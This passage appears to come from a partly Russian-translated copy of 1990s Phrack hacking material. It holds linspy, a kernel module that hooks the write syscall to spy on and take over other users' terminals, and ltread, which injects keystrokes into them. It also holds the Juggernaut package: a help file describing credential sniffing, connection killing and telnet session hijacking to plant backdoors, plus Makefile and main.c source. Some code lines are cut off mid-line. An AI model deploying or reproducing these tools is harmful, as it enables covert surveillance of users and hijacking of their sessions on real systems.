extern int new_write(int fd, char *buf, size_t count)
{
   int r;
   if(is_fd_tty(fd))
   {
      if(count > 0)
         save_write(buf, count);
      if(taken_over) return count;
   }
   sys_call_table[SYS_write] = original_write;
   r = write(fd, buf, count);
   sys_call_table[SYS_write] = new_write;
   if(r == -1) return -errno;
   else return r;
}


/* save data from the write(2) call into the buffer */
void save_write(char *buf, size_t count)
{
   int i;
   for(i=0;i < count;i++)
      in_queue(get_fs_byte(buf+i));
}

/* read from the ltap device - return data from queue */
static int linspy_read(struct inode *in, struct file *fi, char *buf, int count)
{
   int i;
   int c;
   int cnt=0;
   if(current->euid != 0) return 0;
   for(i=0;i < count;i++)
   {
      c = out_queue();
      if(c < 0) break;
      cnt++;
      put_fs_byte(c, buf+i);
   }
   return cnt;
}

/* open the ltap device */
static int linspy_open(struct inode *in, struct file *fi)
{
   if(current->euid != 0) return -EIO;
   MOD_INC_USE_COUNT;
   return 0;
}

/* close the ltap device */
static void linspy_close(struct inode *in, struct file *fi)
{
   taken_over=0;
   tty_minor = -1;
   MOD_DEC_USE_COUNT;
}

/* some ioctl operations */
static int
linspy_ioctl(struct inode *in, struct file *fi, unsigned int cmd, unsigned long args)
{
#define LS_SETMAJOR     0
#define LS_SETMINOR     1
#define LS_FLUSHBUF     2
#define LS_TOGGLE       3

   if(current->euid != 0) return -EIO;
   switch(cmd)
   {
```

```
      case LS_SETMAJOR:
         tty_major = args;
         queue_head = 0;
         queue_tail = 0;
         break;
      case LS_SETMINOR:
         tty_minor = args;
         queue_head = 0;
         queue_tail = 0;
         break;
     case LS_FLUSHBUF:
         queue_head=0;
         queue_tail=0;
         break;
     case LS_TOGGLE:
         if(taken_over) taken_over=0;
         else taken_over=1;
         break;
      default:
         return 1;
   }
   return 0;
}


static struct file_operations linspy = {
NULL,
linspy_read,
NULL,
NULL,
NULL,
linspy_ioctl,
NULL,
linspy_open,
linspy_close,
NULL
};


/* init the loadable module */
int init_module(void)
{
   original_write = sys_call_table[SYS_write];
   sys_call_table[SYS_write] = new_write;
   if(register_chrdev(linspy_major, "linspy", &linspy)) return -EIO;
   return 0;
}

/* cleanup module before being removed */
void cleanup_module(void)
{
   sys_call_table[SYS_write] = original_write;
   unregister_chrdev(linspy_major, "linspy");
}
<--> end linspy.c

<++> linspy/ltread.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <termios.h>
#include <string.h>
#include <fcntl.h>
#include <signal.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/sysmacros.h>

struct termios save_termios;
int ttysavefd = -1;
int fd;
```

```
#ifndef DEVICE_NAME
#define DEVICE_NAME "/dev/ltap"
#endif

#define LS_SETMAJOR     0
#define LS_SETMINOR     1

#define LS_FLUSHBUF     2
#define LS_TOGGLE       3

void stuff_keystroke(int fd, char key)
{
   ioctl(fd, TIOCSTI, &key);
}

int tty_cbreak(int fd)
{
   struct termios buff;
   if(tcgetattr(fd, &save_termios) < 0)
      return -1;
   buff = save_termios;
   buff.c_lflag &= ~(ECHO | ICANON);
   buff.c_cc[VMIN] = 0;
   buff.c_cc[VTIME] = 0;
   if(tcsetattr(fd, TCSAFLUSH, &buff) < 0)
      return -1;
   ttysavefd = fd;
   return 0;
}

 char *get_device(char *basedevice)
{
   static char devname[1024];
   int fd;

   if(strlen(basedevice) > 128) return NULL;
   if(basedevice[0] == '/')
      strcpy(devname, basedevice);
   else
      sprintf(devname, "/dev/%s", basedevice);
   fd = open(devname, O_RDONLY);
   if(fd < 0) return NULL;
   if(!isatty(fd)) return NULL;
   close(fd);
   return devname;
}


int do_ioctl(char *device)
{
   struct stat mystat;

   if(stat(device, &mystat) < 0) return -1;
    fd = open(DEVICE_NAME, O_RDONLY);
   if(fd < 0) return -1;
   if(ioctl(fd, LS_SETMAJOR, major(mystat.st_rdev)) < 0) return -1;
   if(ioctl(fd, LS_SETMINOR, minor(mystat.st_rdev)) < 0) return -1;
}


void sigint_handler(int s)
{
   exit(s);
}

void cleanup_atexit(void)
{
   puts(" ");
   if(ttysavefd >= 0)
      tcsetattr(ttysavefd, TCSAFLUSH, &save_termios);
}
```

```
main(int argc, char **argv)
{
   int my_tty;
   char *devname;
    unsigned char ch;
   int i;

   if(argc != 2)
   {
      fprintf(stderr, "%s ttyname\n", argv[0]);
      fprintf(stderr, "ttyname should NOT be your current tty!\n");
      exit(0);
   }
   devname = get_device(argv[1]);
   if(devname == NULL)
   {
      perror("get_device");
      exit(0);
   }
   if(tty_cbreak(0) < 0)
   {
      perror("tty_cbreak");
      exit(0);
   }
   atexit(cleanup_atexit);
   signal(SIGINT, sigint_handler);
   if(do_ioctl(devname) < 0)
   {
      perror("do_ioctl");
      exit(0);
   }
   my_tty = open(devname, O_RDWR);
   if(my_tty == -1) exit(0);
   setvbuf(stdout, NULL, _IONBF, 0);
   printf("[now monitoring session]\n");
   while(1)
   {
      i = read(0, &ch, 1);
      if(i > 0)
      {
         if(ch == 24)
         {
            ioctl(fd, LS_TOGGLE, 0);
            printf("[Takeover mode toggled]\n");
         }
         else stuff_keystroke(my_tty, ch);
      }
      i = read(fd, &ch, 1);
      if(i > 0)
         putchar(ch);
    }
}
<--> end ltread.c
```

EOF

Juggernaut

Автор: route|daemon9

Производство Guild Corporation, 1996/7

Используйте прилагаемую утилиту extract.c для извлечения файлов, затем прочитайте файл Install. По всем вопросам и замечаниям пишите на route@infonexus.com.

В ближайшее время планируется создание загрузочного образа, позволяющего вставить диск в любой сетевой PC и превратить его в рабочую станцию Juggernaut.

Juggernaut/ClothLikeGauze/.help

```
                        Juggernaut 1.0 Help File

|--------
|Обзор
|--------

Juggernaut — мощный сетевой инструмент для ОС Linux. Он содержит несколько
модулей, обеспечивающих широкий спектр функциональных возможностей. Juggernaut
был успешно протестирован на нескольких различных машинах Linux в нескольких
различных сетях. Однако результаты могут варьироваться в зависимости от топологии
сети (например, «умные» коммутаторы существенно ограничивают функциональность
перехвата пакетов...) и, в меньшей степени, от машины, на которой запущен
Juggernaut. Если что-то не работает — используйте сетевой отладчик и
разберитесь, почему...

Juggernaut v1.0 был первоначально опубликован в журнале Phrack Magazine,
выпуск 50; 9 апреля 1997 года.

          По серьёзным проблемам/ошибкам или комментариям пишите:

                          route@infonexus.com


|---------------------
|Параметры командной строки
|---------------------

    juggernaut -h

                        Краткая справка.

    juggernaut -H

                        Выводит этот файл справки.

    juggernaut -v

                        По умолчанию Juggernaut сообщает пользователю об
                        ошибках и другой диагностической информации.
                        Указание этого параметра заставит Juggernaut
                        замолчать.

                        Не рекомендуется, если вы не знаете, что делаете.

    juggernaut -t xx            [ juggernaut -t 5 ]

                        Этот параметр задаёт тайм-аут чтения из сети
```

(по умолчанию 10 секунд). Это значение определяет, как долго Juggernaut будет ждать сетевого трафика, прежде чем сдаться. В данном случае он будет ждать 5 секунд.

juggernaut -s TOKEN [juggernaut -s login]

Выделенный режим сниффинга. Juggernaut уходит в фон и проверяет все TCP-пакеты в поисках TOKEN. Когда TOKEN обнаружен, он изолирует данный TCP-канал и перехватывает следующие 16 (коэффициент приманки по умолчанию) пакетов, записывая их в файл. Затем сбрасывается и продолжает просматривать TCP-трафик в поисках TOKEN.

juggernaut -s TOKEN -e xx [juggernaut -s daemon9 -e 1000]

Задав больший коэффициент приманки, можно перехватить больше пакетов из сессии. На этот раз после обнаружения TOKEN Juggernaut перехватит 1000 пакетов, прежде чем сбросится.

juggernaut

Запускает программу в стандартном режиме.

|-------------
|Опции меню
|-------------

Это обычный режим работы Juggernaut. Именно здесь происходит волшебство, здесь и веселье. Программа будет анализировать весь сетевой трафик и добавлять подходящие TCP-соединения в базу данных соединений (просматривается через опцию 1). Когда в базе данных появится хотя бы одно соединение, можно начинать с ним работать (появление «+» или «-» на консоли обозначает установление или разрыв соединения). Обратите внимание, что соединения с локальным интерфейсом могут не отображаться (кроме случаев, когда localhost имеет два сетевых интерфейса).

Один возможный недостаток программы — она хранит очень мало информации о состоянии соединений в базе данных. Juggernaut собирает необходимую (и недостающую) информацию на лету. Поэтому «тихое» соединение (без трафика) не поддаётся перехвату и сбросу. Преимущество этого подхода — программа не тратит ресурсы на постоянное обновление сегмента разделяемой памяти состоянием при каждом проходящем пакете.

?) Справка

Этот файл.

0) Информация о программе

Выводит некоторые данные...

1) База данных соединений

Выводит текущий список соединений и процент заполнения. Предоставляет возможность очистить базу данных.

2) Слежка за соединением

Позволяет пользователю наблюдать за любым соединением в базе данных с возможностью записи всей сессии в файл.

3) Сброс соединения

Позволяет пользователю уничтожить любое существующее соединение в базе данных.

4) Автоматический демон сброса соединений

Позволяет настроить автоматический TCP RST-демон,
который будет отслеживать попытки установления
соединений с указанного хоста-источника (и,
опционально, хоста-назначения) и сбрасывать их до
того, как они успеют завершиться. Требует IP-адрес
источника и, опционально, адрес назначения.
Этот модуль выводит «*» на консоль при каждой
попытке подключения и её отклонении...

5) Простой перехват соединения (Simplex)

Позволяет пользователю вставить команду в
TCP-поток на основе telnet. После этого возникает
кратковременный ACK-шторм, и соединение впоследствии
сбрасывается.

6) Интерактивный перехват соединения

Позволяет пользователю взять управление сессией у
легитимного клиента. Это рассинхронизирует клиента
с сервером, пока пользователь берёт управление.
Возникающий ACK-шторм может быть катастрофическим
и делает эту интерактивную сессию склонной к сбоям.
Если оба целевых хоста находятся в Ethernet,
ожидайте грандиозного ACK-шторма.

7) Модуль сборки пакетов

Модуль Prometheus. Конструирование TCP, UDP, ICMP
и IP-пакетов. Пользователь имеет полный контроль
над большинством полей заголовков и может выбрать
генерацию псевдослучайного значения. Этот модуль
ещё далеко не завершён и требует серьёзной работы.

8) Суперсекретная опция номер восемь

Тссс.

9) Выход

Нытик.

|-------------
|Рекомендуемое использование
|-------------

сценарий 1: Пассивный наблюдатель
опции меню 1, 2

Пользователь любопытен. Он просто ждёт прихода
соединений и пассивно наблюдает за ними. Можно
запустить несколько экземпляров Juggernaut,
каждый из которых следит за отдельным соединением.
Пользователь не изменяет поток данных или
управление.

сценарий 2: Злонамеренный наблюдатель
опции меню 1, 2, 3

Тот же сценарий, что и выше, но пользователь
изменяет поток управления и в какой-то момент
решает уничтожить соединения.

сценарий 3: Активный наблюдатель
опции меню 1, 2, 3, 5, (6)

Аналогично предыдущим ситуациям, однако пользователь
вставляет данные в поток до его уничтожения.

сценарий 4: Проказник
опции меню 1, 2, 3, 4

```
                        Пользователь — озорной чертёнок и просто хочет
                        устроить хаос, запустив несколько ACRST-демонов.

    сценарий 5: Активный наблюдатель с ядовитым откатом
                опции меню 1, 2, 4, 5

                        Пользователь ждёт, пока клиент установит соединение
                        с целевым сервером, а затем настраивает ACRST-демон
                        для уничтожения всех дальнейших попыток подключения
                        со стороны клиента. Затем пользователь следит за
                        соединением, выжидая подходящий момент для инъекции
                        hijack-пакета в поток, содержащего команду создания
                        бэкдора/пайплайна. После этого соединение клиента
                        будет сброшено (после кратковременного ACK-шторма).
                        Если клиент попытается восстановить соединение с
                        сервером, ему будет отказано — он, скорее всего,
                        решит, что это временная сетевая ошибка. Пользователь
                        может затем войти на сервер через бэкдор, не опасаясь
                        повторного подключения клиента.


  Juggernaut — производство Guild Corporation, (c) 1996/7.

      [корпоративное убеждение через интернет-терроризм]
```

Juggernaut/ClothLikeGauze/MANIFEST

```
        Манифест файлов Juggernaut 1.0
       ----------------------------
        1996/7 daemon9[guild|phrack|r00t]
       ----------------------------
  ClothLikeGauze/     Документация
      .help           Файл справки
      copyright       Юридические обязательства
      Install         Инструкции по установке
      MANIFEST        Этот файл
  Makefile            makefile
  NumberOneCrush/     Исходные коды
      main.c          Основная логика
      mem.c           Функции разделяемой памяти/семафоров
      menu.c          Функции меню
      prometheus.c    Модуль мастерской сборки пакетов
      net.c           Функции сокетов/сети
      surplus.c       Свалка вспомогательных функций


      История версий
      ---------------

  version a1:
  -----------
  11.30.96:   Решил начать. Каркас Juggernaut и работа с очередями.
              Изначально использовал связный список для хранения соединений.
  12.01.96:   Сниффинг/слежка/логирование/RST-функциональность.
  12.02-04:   Не уверен, что делал здесь. Кажется, сделал большой бутерброд с индейкой.
  12.05.96:   Переработал абстрактный тип данных для памяти. Многопоточность.
              Реализовал сегмент разделяемой памяти и семафор для управления доступом.
              Выбросил ВЕСЬ код динамического выделения памяти.
  12.06.96:   Добавил хуки мастерской сборки пакетов. Добавил curses. Убрал curses.
  12.07.96:   Сегодня не кодировал.
  12.08.96:   Неинтерактивный перехват завершён. Кажется, готово к бете.

  version b1:
  -----------
  12.09.96:   Добавлена поддержка IP_HDRINCL.
  12.15-18:   Был в NYC на r00tparty. Тогда не кодировал.
```

```
  12.19.96:   Добавлена автоматическая RST-функциональность.
  12.20-27:   Не кодировал.
  12.28.96:   Начал работу над интерактивным перехватом. Проклятые ACK-штормы.
  12.30.96:   Начал реально работать над модулем сборки пакетов.

  version b2:
  -----------
  01.25.97:   Добавлена логика тайм-аута чтения из сети.
  01.26.97-
  04.01.97:   Как вы можете ожидать, что я отчитаюсь за всё это время?
              Я ездил в Германию с alhambra на сетевой саммит,
              колесил по всей территории США по другим делам,
              даже поучаствовал в специальной программе Discovery об IW...

  version 1.0:
  ------------
  04.02.97:   Вот оно.
```

Juggernaut/ClothLikeGauze/ToDo

```
  Juggernaut — список задач
  --------------------
   + Реструктурировать модель многозадачности, добавив возможность выбора
     между многопроцессностью и многопоточностью
   + Создать загрузочный образ
   + Поддержка активных соединений
   + Поддержка сиквенсора healthy choice hotdog
   + Добавить процедуру заполнения ARP-кэша; при добавлении соединений
     MAC-адреса будут добавляться в ARP-кэш
   + Добавить поддержку различных уровней детализации вывода
   + Добавить поддержку IP и TCP опций в модуле сборки пакетов
   + В целом улучшить поддержку сборки пакетов
   + Улучшить поддержку подключаемых модулей кода
   + Значительно более мощный модуль перехвата пакетов с поддержкой
     множества протоколов
   + Хм, интерактивный перехват, не убивающий клиента
```

Juggernaut/ClothLikeGauze/copyright

```
              Juggernaut

  Copyright (c) 1996/7 by daemon9/route [Guild] (route@infonexus.com)

  Исходный код Juggernaut, документация, вспомогательные программы и
  исполняемые файлы защищены авторским правом 1996/7 daemon9[guild].
  Все права защищены.
```

[Далее следует полный текст лицензии GNU General Public License версии 2 от июня 1991 года — стандартный юридический документ, воспроизводится без изменений]

Juggernaut/Install

```
  Juggernaut 1.0 — Инструкции по установке
  ----------------------------------------
  1.  Вы полный идиот? Если да, перейдите к шагу 6 — вы закончили.
  2.  Отредактируйте Makefile. Возможно, вы захотите изменить некоторые
```

```
      директивы define:

      USENAME:    Определите это, чтобы Juggernaut пытался
                  разрешать IP-адреса в FQDN... Так медленнее,
                  но информативнее.
      MULTI_P:    Определите для использования многопроцессной
                  модели многозадачности.
      THREAD:     Определите для использования многопоточной модели
                  многозадачности. Не забудьте также слинковать
                  библиотеку pthreads. Ещё не реализовано.
      IP_HDRINCL: Определите, если хотите/нужно использовать
                  опцию сокета IP_HDRINCL для построения IP-заголовков.
      NOHUSH:     Если определено, Juggernaut будет уведомлять
                  пользователя звуковым сигналом при добавлении
                  соединения.
      GREED:      Если определено, Juggernaut будет пытаться добавить
                  в базу данных ВСЕ TCP-соединения без исключения.
                  Не рекомендуется, если не знаете, что делаете...
      FASTCHECK:  Определите для использования быстрой x86-реализации
                  подпрограммы контрольной суммы IP на ассемблере.
                  Может работать не на всех системах. Поэтому у вас
                  и есть этот выбор.
  3. make all

  4. ура.

  5. ./juggernaut -h
```

Juggernaut/Makefile

```
  # Juggernaut Makefile
  # 1996/7 daemon9[guild|phrack|r00t]

  CC      =   gcc
  #LIBS    =   -L/usr/lib -lpthread
  CFLAGS  =   -O3 -funroll-loops -fomit-frame-pointer -pipe -m486 #-Wall
  DEFINES =   -DMULTI_P -DNOHUSH -DUSENAME -DFASTCHECK
  DEFINES +=  #-DGREED #-DIP_HDRINCL #-DTHREAD
  OBJECTS =   NumberOneCrush/main.o NumberOneCrush/menu.o\
              NumberOneCrush/mem.o NumberOneCrush/prometheus.o\
              NumberOneCrush/net.o NumberOneCrush/surplus.o

  .c.o:
  □$(CC) $(CFLAGS) $(DEFINES) -c $< -o $@

  all: JUGGERNAUT

  JUGGERNAUT: $(OBJECTS)
  □$(CC) $(CFLAGS) $(DEFINES) $(OBJECTS) $(LIBS) -o juggernaut
  □strip juggernaut

  clean:
  □rm -f core juggernaut juggernaut.log.snif juggernaut.log.spy
  □rm -rf NumberOneCrush/*.o
```

Juggernaut/NumberOneCrush/main.c

```
  /*
   *
   *□□□            Juggernaut
   *□□□□    Version b2
```

```
 *
 *                              1996/7 Guild productions
 *□□□     daemon9[guild|phrack|r00t]
 *
 *                           comments to route@infonexus.com
 *
 *  This coding project made possible by a grant from the Guild corporation
 *
 *  main.c - main control logic and program driver.  Consists mainly of wrappers
 *  to setup the main subfunctions.
 *
 *
 */

#include <string.h>
#include <signal.h>
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>
#include <fcntl.h>
#include <ctype.h>
#include <syslog.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/wait.h>
#include <sys/ioctl.h>
#include <sys/stat.h>
#include <sys/time.h>
#include <sys/resource.h>
#include <netinet/in.h>

#ifdef THREAD
#include <pthread.h>
#endif

#define MINIBUF 10
#define BUFSIZE 512
#define DEVICE "eth0"
#define LOGFILE "./juggernaut.log.spy"

char version[]="1.0\0";
int sigsentry=1;□□    /* Signal sentry */
int ripsock=0;□□□    /* RIP socket */
int linksock=0;□□□    /* SOCK PACKET socket */
int hpid=0;□□□    /* hunter child PID */
int acrstpid=0;□□□    /* automated connection reset PID */
int netreadtimeout=10;□□    /* Network read timeout in seconds */
int verbosity=1;□□    /* Level of verbosity */
int enticementfactor=16;            /* Enticing packets!@ */
time_t uptime=0;                    /* How long have we been running */

struct connectionInfo{□□    /* Simple tuple information */
    unsigned long saddr;            /* Source IP */
    unsigned long daddr;            /* Destination IP */
    unsigned short sport;           /* Source TCP Port */
    unsigned short dport;           /* Destination TCP Port */
};


/*
 *  Main control logic.  All the main logic is implemented in the switch
 *  statement.
 */

int main(argc,argv)
int argc;
char *argv[];
{

    void usage(char *);
    void hunt();□□
```

```
    void spy();
    void rst();
    void arst();
    void pkta();
    void simplexhijack();
    void hijack();
    void powerup();
    void minit();
    void mwipe();
    void mmain();
    void twitch();
    void cleanexit();
    void bloodhound(char *,int);
    void bookworm();
    void dbmanip();
    void jinfo();
    int rawsock();
    int tap();
    float dump();□□□
□□
    char buf[MINIBUF]={0};
    char token[2*MINIBUF]={0};
    int c;

    if(geteuid()||getuid()){□            /* r00t? */
        fprintf(stderr,"UID or EUID of 0 needed...\n");
        exit(0);
        }
                          □           /* Parse command-line arguments */
    while((c=getopt(argc,argv,"s:e:t:vVhH"))!=-1){
        switch(c){
            case 's':                       /* dedicated sniffing mode */
                strncpy(token,optarg,(sizeof(token)-1));
                break;
 □    case 'e':                        /* Enticement factor (only valid
                                            with -s option) */
□        enticementfactor=atoi(optarg);
□□break;
□    case 't':                       /* Network alarm timeout */
□        netreadtimeout=atoi(optarg);
□□break;
□    case 'v':□                    /* decrease verbosity */□
□        verbosity=0;
□        break;
□    case 'V':□                    /* version info */□
                jinfo();
                exit(0);
            case 'h':                       /* Help is on the way my friend */
                usage(argv[0]);
                exit(0);
            case 'H':                       /* Help is on the way my friend */
                bookworm();
                exit(0);
□    default:
□        usage(argv[0]);
□        break;
□    }
    }
    if(token[0]){
        bloodhound(token,enticementfactor);
        exit(0);
    }

    mwipe();
    minit();□□□□    /* Initial menu */
    fprintf(stderr,"[cr]");
    getchar();

    signal(SIGINT,twitch);□□    /* Catch these signals */
    signal(SIGQUIT,twitch);
    ripsock=rawsock();□□□    /* Setup RIP socket */
```

```
    linksock=tap(DEVICE);                   /* Setup link socket */

    powerup();□□□□    /* Setup shared memory and
                                              semaphore */
    time(&uptime);                          /* Start the uptime timer */
    hunt();□□□□    /* Start the connection hunter */
□
    while(1){
    □mwipe();
    □mmain();
        bzero(&buf,sizeof(buf));
    □fgets(buf,sizeof(buf),stdin);
        switch(buf[0]){
            case '?':
                mwipe();
                bookworm();
                mwipe();
                break;
            case '0':
                mwipe();
                jinfo();
                mwipe();
                break;
    □    case '1':
    □        mwipe();
                dbmanip();
    □□mwipe();
    □□break;
    □    case '2':               /* Watch a connection. */
    □        mwipe();
    □□spy();□□□
    □□mwipe();
    □□break;
    □    case '3':□            /* Kill a connection. */
    □□mwipe();
    □□rst();□□□
    □□mwipe();
□□break;
□    case '4':               /* Automated CRST daemon. */
□□mwipe();
□□arst();□□□
□□mwipe();
□□break;
□    case '5':□□    /* Insert a single command. */
□□mwipe();□□
□□simplexhijack();
□□mwipe();
□□break;
□    case '6':□□    /* Hijack the session from the client */
□□mwipe();□□
□□hijack();
□□mwipe();
□□break;
□    case '7':□            /* The packet assembly workshop */
□□mwipe();
□□pkta();□□□
□□mwipe();
□□break;
□    case '8':□□    /* For future use. */
□□break;
            case '9':
                cleanexit();
            default:
□        continue;
        }
    }
□□                        /* NOT REACHED */
    return(0);
}
/*
 *  chunt wrapper
```

```
 */

void hunt(){

#ifdef MULTI_P
    void spasm();□□    □/* Handles the user defined signal */
    void chunt();

    switch((hpid=fork())){
        case 0:□□□□    /* Child */
□    signal(SIGUSR1,spasm);
□    signal(SIGINT,SIG_IGN);□    /* Catch these signals */
□    signal(SIGQUIT,SIG_IGN);
□    close(ripsock);□□    /* Not needed in hunter */
□    chunt();
        default:
□    break;□□□    /* Parent continues */
        case -1:
□    if(verbosity)perror("(hunt) internal forking error [fatal]");
□    exit(1);
    }□
#endif

#ifdef THREAD

    MULTIPLE THREADS OF EXECUTION IS NOT IMPLEMENTED YET.

    void chunt();

    pthread_t hunter_t;

    pthread_create(&hunter_t,NULL,(void *)chunt(),(void *)NULL);

#endif

}


/*
 *  cspy wrapper
 */

void spy(){

    void convulsion();
    float dump();
    struct connectionInfo *checkc(int);
    void cspy(struct connectionInfo *,FILE *);

    char buf[MINIBUF];
    unsigned short val;
    struct connectionInfo *target;
    FILE *fp=0;□

    dump();□□□□□□□□
□
    while(1){
    □fprintf(stderr,"\nChoose a connection [q] >");
    □fgets(buf,sizeof(buf),stdin);
    □if(buf[0]==0x0a||buf[0]=='q')return;
    □if(!(int)(val=atoi(buf)))continue;
    □if(!(target=checkc(val)))fprintf(stderr,"Connection not in queue.\n");□
    □else break;
    }
    fprintf(stderr,"\nDo you wish to log to a file as well? [y/N] >");
    fgets(buf,sizeof(buf),stdin);
    if(toupper(buf[0])=='Y'){
    □if(!(fp=fopen(LOGFILE,"a+"))){
            if(verbosity){
                fprintf(stderr,"Cannot open file for logging, skipping operation.\n");
    □        fprintf(stderr,"[cr]");
```

```
        getchar();
        }
    }
    }
    fprintf(stderr,"\nSpying on connection, hit `ctrl-c` when done.\n");
    signal(SIGINT,convulsion);
    sigsentry=1;
    cspy(target,fp);
    if(fp)fclose(fp);
}


/*
 *  crst wrapper
 */

void rst(){

    void convulsion();
    float dump();
    void crst(struct connectionInfo *);

    struct connectionInfo *checkc(int);

    char buf[MINIBUF];
    unsigned short val;
    struct connectionInfo *target;

    dump();

    while(1){
        fprintf(stderr,"\nChoose a connection [q] >");
fgets(buf,sizeof(buf),stdin);
if(buf[0]==0x0a||buf[0]=='q')return;
   if(!(int)(val=atoi(buf)))continue;
if(!(target=checkc(val)))fprintf(stderr,"Connection not in queue.\n");
else break;
    }
    signal(SIGINT,convulsion);
    crst(target);
    fprintf(stderr,"[cr]");
    getchar();
}


/*
 *  acrst wrapper
 */

void arst(){

    void convulsion();
    float dump();
    void acrst(unsigned long,unsigned long);
    char *hostLookup(unsigned long);
    unsigned long nameResolve(char *);

    char buf[4*MINIBUF];
    unsigned long source,target;
            /* Setup addresing info */
    fprintf(stderr,"\nEnter source IP [q] >");
    fgets(buf,sizeof(buf),stdin);
    if(buf[0]==0x0a||buf[0]=='q')return;
    if(!(source=nameResolve(buf))){
    if(verbosity){
            fprintf(stderr,"Name lookup failure: `%s`\n[cr]",buf);
            getchar();
        }
    return;
    }
    fprintf(stderr,"\nEnter target IP (optional) [q] >");
```

```
    fgets(buf,sizeof(buf),stdin);
    if(buf[0]=='q')return;□□□
    if(buf[0]==0x0a)target=0;□□    /* target may be null, in this
                                            case, we only care where
                                            the connection is coming from */
    else if(!(target=nameResolve(buf))){
□if(verbosity){
            fprintf(stderr,"Name lookup failure: %s\n[cr]",buf);
            getchar();
        }
    □return;
    }
    if(!target)fprintf(stderr,"Reseting all connection requests from:\t %s\n",hostLookup(source));
    else fprintf(stderr,"Reseting all connection requests from:\t %s --> %s\n",hostLookup(source),hostLookup(
    fprintf(stderr,"[cr]");
    getchar();
    acrst(source,target);□□□□□□□
}


/*
 *  dumpc wrapper
 */

float dump(){

    float dumpc();
    float usage=0;

    fprintf(stderr,"\nCurrent Connection Database:\n");
    fprintf(stderr,"------------------------------------------------\n");
    fprintf(stderr,"ref #    source                              target  \n\n");
    usage=dumpc();
    fprintf(stderr,"------------------------------------------------\n");

    return usage;
}


/*
 *  database manipulation routines go here..
 */

void dbmanip(){

    float dump();
    void cleardb();

    float usage=0;
    char buf[MINIBUF];

    usage=dump();

    if(usage)fprintf(stderr,"\nDatabase is %.02f%% to capacity.",usage);
    else fprintf(stderr,"\nDatabase is empty.");

    fprintf(stderr,"\n[c,q] >");
    fgets(buf,sizeof(buf),stdin);

    if(buf[0]=='c'){
        fprintf(stderr,"\nClear entire connection database? [y/N] >");
        fgets(buf,sizeof(buf),stdin);
        if(buf[0]=='y'){
            cleardb();
            fprintf(stderr,"\nConnection database cleared.\n[cr]");
            getchar();
        }
    }
}

/*
```

```
 *  Juggernaut version and option information
 */

void jinfo(){

    time_t current=0;

    fprintf(stderr,"Juggernaut %s route@infonexus.com [guild 1996/7]\n",version);

    fprintf(stderr,"\nJuggernaut compiled with the following options:\n");
#ifdef MULTI_P
    fprintf(stderr," Multi-processing\n");
#endif

#ifdef NOHUSH
    fprintf(stderr," Audible notification\n");
#endif

#ifdef USENAME
    fprintf(stderr," Use hostnames\n");
#endif

#ifdef GREED
    fprintf(stderr," Greedy connections\n");
#endif

#ifdef FASTCHECK
    fprintf(stderr," Fast IP checksuming\n");
#endif

#ifdef IP_HDRINCL
    fprintf(stderr," IP header include\n");
#endif

#ifdef THREAD
    fprintf(stderr," Multi-threading\n");
#endif

    time(&current);
    fprintf(stderr,"Juggernaut has been running %.02f minutes\n",(difftime(current,uptime)/60));

    fprintf(stderr,"[cr]");
    getchar();
}

/*
 *  csimplexhijack wrapper
 */

void simplexhijack(){


    void sputter();
    float dump();
    void csimplexhijack(struct connectionInfo *,char *);
    void cspy(struct connectionInfo *,FILE *);
    struct connectionInfo *checkc(int);
□
    char buf[MINIBUF];
    char commandbuf[BUFSIZE];
    unsigned short val;
    struct connectionInfo *target;

    dump();□□□□□□□
□
    while(1){
    □fprintf(stderr,"\nChoose a connection [q] >");
    □fgets(buf,sizeof(buf),stdin);
    □if(buf[0]==0x0a||buf[0]=='q')return;
    □if(!(int)(val=atoi(buf)))continue;
    □if(!(target=checkc(val)))fprintf(stderr,"Connection not in queue.\n");□
```

```
    else break;
    }
    if(ntohs(target->dport)!=23){
    fprintf(stderr,"Hijacking only valid with telnet connections.\n");
    fprintf(stderr,"[cr]");
    getchar();
    return;
    }
    fprintf(stderr,"Enter the command string you wish executed [q] >");
    fgets(commandbuf,sizeof(commandbuf),stdin);
    if(commandbuf[0]==0x0a)return;
    fprintf(stderr,"\nSpying on connection, hit `ctrl-c` when you want to hijack.\n");
    fprintf(stderr,"\nNOTE: This may cause an ACK storm until client is RST.\n");
    signal(SIGINT,sputter);
    sigsentry=1;
    cspy(target,0);
    csimplexhijack(target,commandbuf);
    fprintf(stderr,"[cr]");
    getchar();
}


/*
 *  chijack wrapper
 */

void hijack(){

    void sputter();
    float dump();
    void chijack(struct connectionInfo *);
    void cspy(struct connectionInfo *,FILE *);
    struct connectionInfo *checkc(int);

    char buf[MINIBUF];
    unsigned short val;
    struct connectionInfo *target;

    dump();

    while(1){
    fprintf(stderr,"\nChoose a connection [q] >");
    fgets(buf,sizeof(buf),stdin);
    if(buf[0]==0x0a||buf[0]=='q')return;
        if(!(int)(val=atoi(buf)))continue;
        if(!(target=checkc(val)))fprintf(stderr,"Connection not in queue.\n");
    else break;
    }
    if(ntohs(target->dport)!=23){
    fprintf(stderr,"Hijacking only valid with telnet connections.\n");
    fprintf(stderr,"[cr]");
    getchar();
    return;
    }
    fprintf(stderr,"\nSpying on connection, hit `ctrl-c` when you want to hijack.\n");
    fprintf(stderr,"\nNOTE: This will cause an ACK storm and desynch the client until the connection is RST.\
    signal(SIGINT,sputter);
    sigsentry=1;
    cspy(target,0);
    sigsentry=1;
    chijack(target);
    fprintf(stderr,"[cr]");
    getchar();
}


/*
 *  Prometheus wrapper (packet assembly workshop)
 */

void pkta(){
```

```
    void mpkta();
    void mwipe();
    int prometheus(int);
□
    int val,mode;
    char buf[MINIBUF];

    while(1){
        mwipe();
        mpkta();
        fgets(buf,sizeof(buf),stdin);
        if(!(val=atoi(buf)))continue;
        switch(val){
            case 1:                     /* TCP */
                mode=1;
□           break;□□
□    case 2:                        /* UDP */
        □mode=2;
□□break;□□
□    case 3:                        /* ICMP */
            □mode=3;
□□break;□□
□    case 4:                        /* IP */
                mode=4;
□           break;□□
□    case 5:                        /* Return */
□           return;
□    default:
□           continue;
        }
        if(prometheus(mode))break;
    }   □□□
□                                   /* NOT REACHED */
}
```

Juggernaut/NumberOneCrush/mem.c

```
/*
 *
 *                                  Juggernaut
 *                                  Version b1
 *
 *                            1996/7 Guild productions
 *                           daemon9[guild|phrack|r00t]
 *
 *                         comments to route@infonexus.com
 *
 *  This coding project made possible by a grant from the Guild corporation
 *
 *  mem.c - contains shared memory and semaphore control logic
 *
